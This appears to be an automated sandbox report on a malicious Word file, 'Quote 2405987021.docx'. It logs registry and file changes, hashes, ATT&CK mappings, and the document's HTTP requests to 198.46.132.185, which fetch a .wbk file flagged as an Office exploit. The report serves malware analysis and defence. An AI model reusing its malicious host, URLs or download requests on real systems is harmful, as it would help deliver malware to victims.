Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF10054038389C\Usage\SpellingAndGrammarFiles_1033 Value: 52bb0017	2344
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF10054038389C\Usage\SpellingAndGrammarFiles_1033 Value: 52bb0018	2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\QMSessionCount Value: 2	2344
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Licensing\0638C49DDB8B4CD1B191051E8F325736 Value: None	2344
Write Registry Key	Key: HKEY_CLASSES_ROOT\CLSID\{42042206-2D85-11D3-8CFF-005004838597}\Version\12(Default) Value: %ProgramFiles%\Microsoft Office\Office12\mshtmed.exe	2344

Delete Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Edit\command\ Value: None		2344
Delete Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Edit\ Value: None		2344
Add Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Edit\ Value: None		2344
Write Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Edit\ (Default) Value: &Edit		2344
Add Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Edit\command\ Value: None		2344
Write Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Edit\command\ (Default) Value: "%ProgramFiles%\Microsoft Office\Office12\msoshtmed.exe" %1		2344
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\command\ Value: None		2344
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\ (Application) Value: None		2344
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\ (Topic) Value: None		2344
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\ Value: None		2344
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\ Value: None		2344
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\ Value: None		2344
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\ Value: None		2344
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\ Value: None		2344
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ Value: None		2344
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\Description Value: None		2344
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ (Default) Value: &Edit		2344
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\command\ Value: None		2344
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\command\ (Default) Value: "%ProgramFiles%\Microsoft Office\OFFICE11\WINWORD.EXE" /n /dde		2344
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\ Value: None		2344
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\ (Application) Value: None		2344
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\ (Application) (Default) Value: WinWord		2344
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\ (Topic) Value: None		2344
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\ (Topic) (Default) Value: System		2344
Delete Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Print\command\ Value: None		2344
Delete Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Print\ Value: None		2344
Add Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Print\ Value: None		2344
Write Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Print\ (Default) Value: &Print		2344
Add Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Print\command\ Value: None		2344
Write Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Print\command\ (Default) Value: "%ProgramFiles%\Microsoft Office\Office12\msoshtmed.exe" /p %1		2344
Write Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\DefaultIcon\ (Default) Value: "%1"		2344
Write Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shellex\IconHandler\ (Default) Value: {42042206-2D85-11D3-8CFF-005004838597}		2344
Write Registry Key	Key: HKEY_CLASSES_ROOT\CLSID\{42042206-2D85-11D3-8CFF-005004838597}\InprocServer32\ (Default) Value: %ProgramFiles%\Microsoft Office\Office12\msoshevi.dll		2344
Write Registry Key	Key: HKEY_CLASSES_ROOT\CLSID\{42042206-2D85-11D3-8CFF-005004838597}\InprocServer32\ThreadingModel Value: Apartment		2344
Write Registry Key	Key: HKEY_CLASSES_ROOT\html\OpenWithList\Microsoft Office Word\shell\edit\ (Default) Value: &Open		2344
Write Registry Key	Key: HKEY_CLASSES_ROOT\html\OpenWithList\Microsoft Office Word\shell\edit\command\ (Default) Value: "%ProgramFiles%\Microsoft Office\OFFICE11\WINWORD.EXE" /n /dde		2344
Write Registry Key	Key: HKEY_CLASSES_ROOT\html\OpenWithList\Microsoft Office Word\shell\edit\ddeexec\ (Application) (Default) Value: WinWord		2344
Write Registry Key	Key: HKEY_CLASSES_ROOT\html\OpenWithList\Microsoft Office Word\shell\edit\ddeexec\ (Topic) (Default) Value: System		2344
Write Registry Key	Key: HKEY_CLASSES_ROOT\html\OpenWithList\WinWord.exe\shell\edit\ (Default) Value: &Open		2344
Write Registry Key	Key: HKEY_CLASSES_ROOT\html\OpenWithList\WinWord.exe\shell\edit\command\ (Default) Value: "%ProgramFiles%\Microsoft Office\OFFICE11\WINWORD.EXE" /n /dde		2344
Write Registry Key	Key: HKEY_CLASSES_ROOT\html\OpenWithList\WinWord.exe\shell\edit\ddeexec\ (Application) (Default) Value: WinWord		2344
Write Registry Key	Key: HKEY_CLASSES_ROOT\html\OpenWithList\WinWord.exe\shell\edit\ddeexec\ (Topic) (Default) Value: System		2344
Write Registry Key	Key: HKEY_CLASSES_ROOT\html\OpenWithList\Microsoft Office Excel\shell\edit\ (Default) Value: &Open		2344
Write Registry Key	Key: HKEY_CLASSES_ROOT\html\OpenWithList\Microsoft Office Excel\shell\edit\command\ (Default) Value: "%ProgramFiles%\Microsoft Office\Office12\EXCEL.EXE" /e		2344
Write Registry Key	Key: HKEY_CLASSES_ROOT\html\OpenWithList\Microsoft Office Excel\shell\edit\ddeexec\ (Application) (Default) Value: Excel		2344
Write Registry Key	Key: HKEY_CLASSES_ROOT\html\OpenWithList\Microsoft Office Excel\shell\edit\ddeexec\ (Topic) (Default) Value: system		2344
Write Registry Key	Key: HKEY_CLASSES_ROOT\html\OpenWithList\Excel.exe\shell\edit\ (Default) Value: &Open		2344
Write Registry Key	Key: HKEY_CLASSES_ROOT\html\OpenWithList\Excel.exe\shell\edit\command\ (Default) Value: "%ProgramFiles%\Microsoft Office\Office12\EXCEL.EXE" /e		2344
Write Registry Key	Key: HKEY_CLASSES_ROOT\html\OpenWithList\Excel.exe\shell\edit\ddeexec\ (Application) (Default) Value: Excel		2344
Write Registry Key	Key: HKEY_CLASSES_ROOT\html\OpenWithList\Excel.exe\shell\edit\ddeexec\ (Topic) (Default) Value: system		2344
Write Registry Key	Key: HKEY_CLASSES_ROOT\html\OpenWithList\Microsoft Office Publisher\shell\edit\ (Default) Value: &Open		2344
Write Registry Key	Key: HKEY_CLASSES_ROOT\html\OpenWithList\Microsoft Office Publisher\shell\edit\command\ (Default) Value: "%ProgramFiles%\Microsoft Office\Office12\MSPUB.EXE" %1		2344
Write Registry Key	Key: HKEY_CLASSES_ROOT\html\OpenWithList\MSPub.exe\shell\edit\ (Default) Value: &Open		2344
Write Registry Key	Key: HKEY_CLASSES_ROOT\html\OpenWithList\MSPub.exe\shell\edit\command\ (Default) Value: "%ProgramFiles%\Microsoft Office\Office12\MSPUB.EXE" %1		2344
Delete Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Edit\command\ Value: None		2344
Delete Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Edit\ Value: None		2344
Add Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Edit\ Value: None		2344
Write Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Edit\ (Default) Value: &Edit		2344
Add Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Edit\command\ Value: None		2344
Call Network API	API Name: recv Args: (620, , 1, 2) Return: ?		2344
Call Filesystem API	API Name: DeleteFileW Args: (%WorkingDir%\~\$ote 2405987021.docx) Return: 1		2344
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{2996D4FC-2228-4BDA-B059-CCB031414187}.tmp) Return: 1		2344
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Templates\~\$Normal.dotm) Return: 1		2344
Delete File	Path: %APPDATA%\Microsoft\Templates\~\$Normal.dotm Type: VSDT_COM_DOS		2344
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{5F4688C0-F6C9-4AFE-8A95-4D912406C8B3}.tmp) Return: 1		2344

Add File	Path: %APPDATA%\Microsoft\Office\Word12.pip Type: VSDT_COM_DOS	2344
Write File	Path: %APPDATA%\Microsoft\Office\Word12.pip Type: VSDT_COM_DOS	2344

▼ Screenshot



W10

Environment-specific risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	TROJ_FRS.VSNW19E21
Exploited vulnerabilities	-
Network connection	Custom

▼ Object 1 - Quote 2405987021.docx (Office Word 2007 document)

File name	Quote 2405987021.docx
File type	Office Word 2007 document
SHA-1	F1A0ABB5F96C21F8A799E4F65C4216BD968C29B7
SHA-256	5274C7FEA16B84E327D5AF683B6EF0C3E1FE1649B6CEA88399E029ED5DEEEE6F
MD5	992ACD038FD49F200BD5510C029E74B1
Size	10356 byte(s)

Risk Level	High risk
Detection	TROJ_FRS.VSNW19E21
Exploited vulnerabilities	-
Threat Characteristics	File drop, download, sharing, or replication (5) Malformed, defective, or with known malware traits (1) Process, service, or memory object change (1) Suspicious network or messaging activity (15)

Process Graph



[Process Graph Legend](#)

MITRE ATT&CK™ Framework Tactics and Techniques

Tactics	Techniques	Notable Threat Characteristics
Defense Evasion	File Deletion	<div><div></div><div></div><div></div></div> Characteristics: 1 , 2 , 3 , 4 , 5
Command and Control	Commonly Used Port	<div><div></div><div></div><div></div></div> Characteristics: 1 , 2
		<div><div></div><div></div><div></div></div> Characteristics: 1 , 2
	Standard Application Layer Protocol	<div><div></div><div></div><div></div></div> Characteristics: 1 , 2
		<div><div></div><div></div><div></div></div> Characteristics: 1 , 2

© ATT&CK™ is a trademark of The MITRE Corporation.

Notable Threat Characteristics

File drop, download, sharing, or replication (5)

Characteristic	Significance	Details
Deletes file to compromise the system or to remove traces of the infection	<div><div></div><div></div><div></div></div>	Process ID: 1280 File: %TEMP%\JETF46A.tmp Type: VSDT_EMPTY
Deletes file to compromise the system or to remove traces of the infection	<div><div></div><div></div><div></div></div>	Process ID: 1280 File: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCachel\CentralTable.laccdb Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	<div><div></div><div></div><div></div></div>	Process ID: 1280 File: %TEMP%\{79E67E4E-6583-4317-BA5A-34825494C066} Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	<div><div></div><div></div><div></div></div>	Process ID: 1280 File: %TEMP%\JETF295.tmp Type: VSDT_EMPTY
Deletes file to compromise the system or to remove traces of the infection	<div><div></div><div></div><div></div></div>	Process ID: 1280 File: %TEMP%\{3C8A72AF-9DD6-4AC7-8EE8-D2062BD73573} Type: VSDT_COM_DOS

Malformed, defective, or with known malware traits (1)

Characteristic	Significance	Details
Detected as known malware	<div><div></div><div></div><div></div></div>	Source: ATSE Detection Name: TROJ_FRS.VSNW19E21 Engine Version: 12.500.1008 Malware Pattern Version: 16.743.92

Process, service, or memory object change (1)

Characteristic	Significance	Details
Creates process	<div><div></div><div></div><div></div></div>	Process ID: 944 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\Office15\msosqm.exe

Suspicious network or messaging activity (15)

Characteristic	Significance	Details
Attempts to connect to suspicious host	■ ■ ■	198.46.132.185
Attempts to connect to malicious URL	■ ■ ■	URL: http://198.46.132.185/..... Threat Name: LOW-REPUTATION-URL_BLOCKED-LIST.SCORE.WRS
Attempts to connect to suspicious URL	■ ■ ■	http://198.46.132.185/dashboard/
Attempts to connect to suspicious URL	■ ■ ■	http://198.46.132.185/
Attempts to connect to malicious URL	■ ■ ■	URL: http://198.46.132.185/.....wbk Threat Name: EXPLOIT_MSOFFICE.WRS
Connects to remote URL or IP address	■ ■ ■	Connection: 198.46.132.185:80 Content: GET /.....wbk HTTP/1.1\r\nAccept: */*\r\nUser-Agent: Mozilla/4.0 [compatibl e; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; ms-office; MS Office 15]\r\nAccept-Encoding: gzip, deflate\r\nHost: 198.46.132.185\r\nConnection: Keep-Alive\r\n\r\n
Connects to remote URL or IP address	■ ■ ■	Connection: 198.46.132.185:80 Content: OPTIONS /dashboard/ HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-MSGETWEBURL: t\r\nX-IDCRL_ACC EPTED: t\r\nHost: 198.46.132.185\r\n\r\n
Connects to remote URL or IP address	■ ■ ■	Connection: 198.46.132.185:80 Content: OPTIONS / HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-MSGETWEBURL: t\r\nX-IDCRL_ACCEPTED: t\r nHost: 198.46.132.185\r\n\r\n
Connects to remote URL or IP address	■ ■ ■	Connection: 198.46.132.185:80 Content: HEAD /.....wbk HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microso ft Office Word 2013\r\nX-IDCRL_ACCEPTED: t\r\nHost: 198.46.132.185\r\n\r\n
Connects to remote URL or IP address	■ ■ ■	Connection: 198.46.132.185:80 Content: OPTIONS /..... HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-MSGE TWEBURL: t\r\nX-IDCRL_ACCEPTED: t\r\nHost: 198.46.132.185\r\n\r\n
Connects to remote URL or IP address	■ ■ ■	http://198.46.132.185/.....wbk
Listens on port	■ ■ ■	0.0.0.0:49425
Listens on port	■ ■ ■	0.0.0.0:49424
Listens on port	■ ■ ■	0.0.0.0:49423
Queries DNS server	■ ■ ■	198.46.132.185

▼ Network Destinations

IP Address	Port	Location	Risk Level	Threat	Accessed By
198.46.132.185	80	-	-	-	Quote 2405987021.docx

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
198.46.132.185	-	53	-	-	-	Quote 2405987021.docx
www.microsoft.com	2.22.42.141	53	-	No risk	-	Quote 2405987021.docx

URL	Site Category	Risk Level	Threat	Accessed By
http://198.46.132.185/.....	Disease Vector	High	LOW-REPUTATION-URL_BLOCKED-LIST.SCO RE.WRS	Quote 2405987021.docx
http://198.46.132.185/dashboard/	Untested	-	-	Quote 2405987021.docx
http://198.46.132.185/	Untested	-	-	Quote 2405987021.docx
http://198.46.132.185/.....wbk	Malware Accomplice	High	EXPLOIT_MSOFFICE.WRS	Quote 2405987021.docx

▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
CentralTable.laccdb	No risk	-	-	-	64	3BC77FC29337CCDB5090B97287E0E40190 D23B47
~WRS{F270CA65-BCCD-49D7-8 207-B10AF65C41D2}.tmp	No risk	-	-	-	1024	A62F70A7B17863E69759A6720E75FC80E12 B46E6
~\$ote 2405987021.docx	No risk	-	-	-	162	9A605092E5C5DEA15E50423F57C658951D D41F5C
~\$Normal.dotm	No risk	-	-	-	162	9A605092E5C5DEA15E50423F57C658951D D41F5C
FSF-{0E1EEE64-E8C6-4E2A-975 9-63CF07FD8988}.FSF	No risk	-	-	-	114	5AE926758881C0151BE31075D88B2EDD99 5039FD
CentralTable.ini	No risk	-	-	-	36	BDF230E1F33AFBA5C9D5A039986C6505E8 B09665
msosqmcached.dat	No risk	-	-	-	788	56CB77569780AC8E929E5882EF8CE5F62 A22CA4
~WRS{6F1EE5B2-D71A-4F3D-B6 01-F5B7764D2686}.tmp	No risk	-	-	-	1024	DBB111419C704F116EFA8E72471DD83E86 E49677
{79E67E4E-6583-4317-BA5A-348 25494C066}	No risk	-	-	-	131072	3E4AD7FE1A1E7278FD173628FF3EB36E84 8CAC65
CVR7172.tmp.cvr	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AF D80709

▼ Suspicious Objects

Type	Object	Risk Level
URL	http://198.46.132.185:80/dashboard/	Medium
File (SHA1)	F1A0ABB5F96C21F8A799E4F65C4216BD968C29B7	High
URL	http://198.46.132.185:80/	Medium
URL	http://198.46.132.185:80/.....-.../	High
URL	http://198.46.132.185:80/...../.....wbk	High

▼ Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Attempts to connect to suspicious host 198.46.132.185		
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://198.46.132.185/.-.-.....~---/ Threat Name: LOW-REPUTATION-URL_BLOCKED-LIST.SCORE.WRS		
Detection	Threat Characteristic: Attempts to connect to suspicious URL http://198.46.132.185/dashboard/		
Detection	Threat Characteristic: Attempts to connect to suspicious URL http://198.46.132.185/		
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://198.46.132.185/.-.-.....~---/.....wbk Threat Name: EXPLOIT_MSOFFICE.WRS		
Detection	Threat Characteristic: Detected as known malware Source: ATSE Detection Name: TROJ_FRS.VSNW19E21 Engine Version: 12.500.1008 Malware Pattern Version: 16.743.92		
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\ Value: None		1280
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\ Value: None		1280
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\ax(Value: None		1280
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051191100000000000000F01FE C\Usage\WORDFiles Value: 52bb012d		1280
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051191100000000000000F01FE C\Usage\ProductFiles Value: 52bb0106		1280
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		1280
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		1280
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051191100000000000000F01FE C\Usage\ProductFiles Value: 52bb0107		1280
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\Themes\1033\NextUpdate Value: None		1280
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\WordDocParts\1033\NextUpdate Value: None		1280
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		1280
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\WordDocBibs\1033\NextUpdate Value: None		1280
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTT Value: None		1280
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\n((Value: None		1280
Add File	Path: %APPDATA%\Microsoft\Templates~- \$Normal.dotm Type: VSDT_COM_DOS		1280
Write File	Path: %APPDATA%\Microsoft\Templates~- \$Normal.dotm Type: VSDT_COM_DOS		1280
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\n((Value: None		1280
Call Network API	API Name: DnsQuery_W Args: (www.microsoft.com, 1c, 6000, 0, b9bf510, 0) Return: 0		1280
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingConfigurableSettings Value: None		1280
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastSyncTime Value: None		1280
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastWriteTime Value: None		1280
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\=- (Value: None		1280
Call System API	API Name: PathFileExistsW Args: (%windir%\Sys\WOW64\propsys.dll) Return: 1		1280
Call System API	API Name: PathFileExistsW Args: (%windir%\Sys\WOW64\propsys.dll) Return: 1		1280
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051191100000000000000F01FE C\Usage\ProductFiles Value: 52bb0108		1280
Call System API	API Name: DeviceIoControl Args: (954, 2d1400, 111efa4, 12, 111eefc, 40, ,) Return: 1		1280
Add File	Path: %TEMP%\{3C8A72AF-9DD6-4AC7-8EE8-D2062BD73573} Type: VSDT_COM_DOS		1280
Write File	Path: %TEMP%\{3C8A72AF-9DD6-4AC7-8EE8-D2062BD73573} Type: VSDT_COM_DOS		1280
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\Office\FileCache\FSD-CNRY.FSD Type: VSDT_COM_DOS		1280
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\Office\FileCache\FSD-CNRY.FSD Type: VSDT_COM_DOS		1280
Call Filesystem API	API Name: CopyFileExW Args: (%TEMP%\{3C8A72AF-9DD6-4AC7-8EE8-D2062BD73573}, %LOCALAPPDATA%\Microsoft\Office\15.0\Office\FileCache\FS D-CNRY.FSD, 6bc1298e, 0, 0, 9) Return: 1		1280
Delete File	Path: %TEMP%\{3C8A72AF-9DD6-4AC7-8EE8-D2062BD73573} Type: VSDT_COM_DOS		1280
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1280 File: %TEMP%\{3C8A72AF-9DD6-4AC7-8EE8-D2062BD73573} Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\{3C8A72AF-9DD6-4AC7-8EE8-D2062BD73573}) Return: 1		1280
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\{3C8A72AF-9DD6-4AC7-8EE8-D2062BD73573}) Return: 0		1280
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\Office\FileCache\FSD-CNRY.FSD Type: VSDT_COM_DOS		1280
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\Office\FileCache\FSD-CNRY.FSD Type: VSDT_COM_DOS		1280
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\Office\FileCache\FSD-CNRY.FSD Type: VSDT_COM_DOS		1280
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\Office\FileCache\CentralTable.ini Type: VSDT_COM_DOS		1280
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\Office\FileCache\CentralTable.ini Type: VSDT_COM_DOS		1280
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\LocalSyncClient\Location Value: None		1280
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Identity\SkyDriveClient\Identity Value: None		1280


Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051191100000000000000F01FE C:\Usage\AceFiles Value: 52bb0001		1280
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109E600904000000000F01FE C:\Usage\AceFilesIntl_1033 Value: 52bb0001		1280
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109E600904000000000F01FE C:\Usage\AceFilesIntl_1033 Value: 52bb0002		1280
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.acodb Type: VSDT_MDB		1280
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.acodb Type: VSDT_MDB		1280
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.lacodb Type: VSDT_EMPTY		1280
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109E600904000000000F01FE C:\Usage\AceFilesIntl_1033 Value: 52bb0003		1280
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.acodb Type: VSDT_MDB		1280
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.lacodb Type: VSDT_COM_DOS		1280
Delete File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.lacodb Type: VSDT_COM_DOS		1280
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1280 File: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.lacodb Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.lacodb) Return: 1		1280
Delete File	Path: %TEMP%\JETF295.tmp Type: VSDT_EMPTY		1280
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1280 File: %TEMP%\JETF295.tmp Type: VSDT_EMPTY		
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.lacodb Type: VSDT_COM_DOS		1280
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051191100000000000000F01FE C:\Usage\AceFiles Value: 52bb0002		1280
Add File	Path: %TEMP%\{79E67E4E-6583-4317-BA5A-34825494C066} Type: VSDT_COM_DOS		1280
Write File	Path: %TEMP%\{79E67E4E-6583-4317-BA5A-34825494C066} Type: VSDT_COM_DOS		1280
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD Type: VSDT_COM_DOS		1280
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD Type: VSDT_COM_DOS		1280
Call Filesystem API	API Name: CopyFileExW Args: (%TEMP%\{79E67E4E-6583-4317-BA5A-34825494C066}, %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\Local CacheFileEditManager\FSD-CNRY.FSD, 6bc1298e, 0, 0, 9) Return: 1		1280
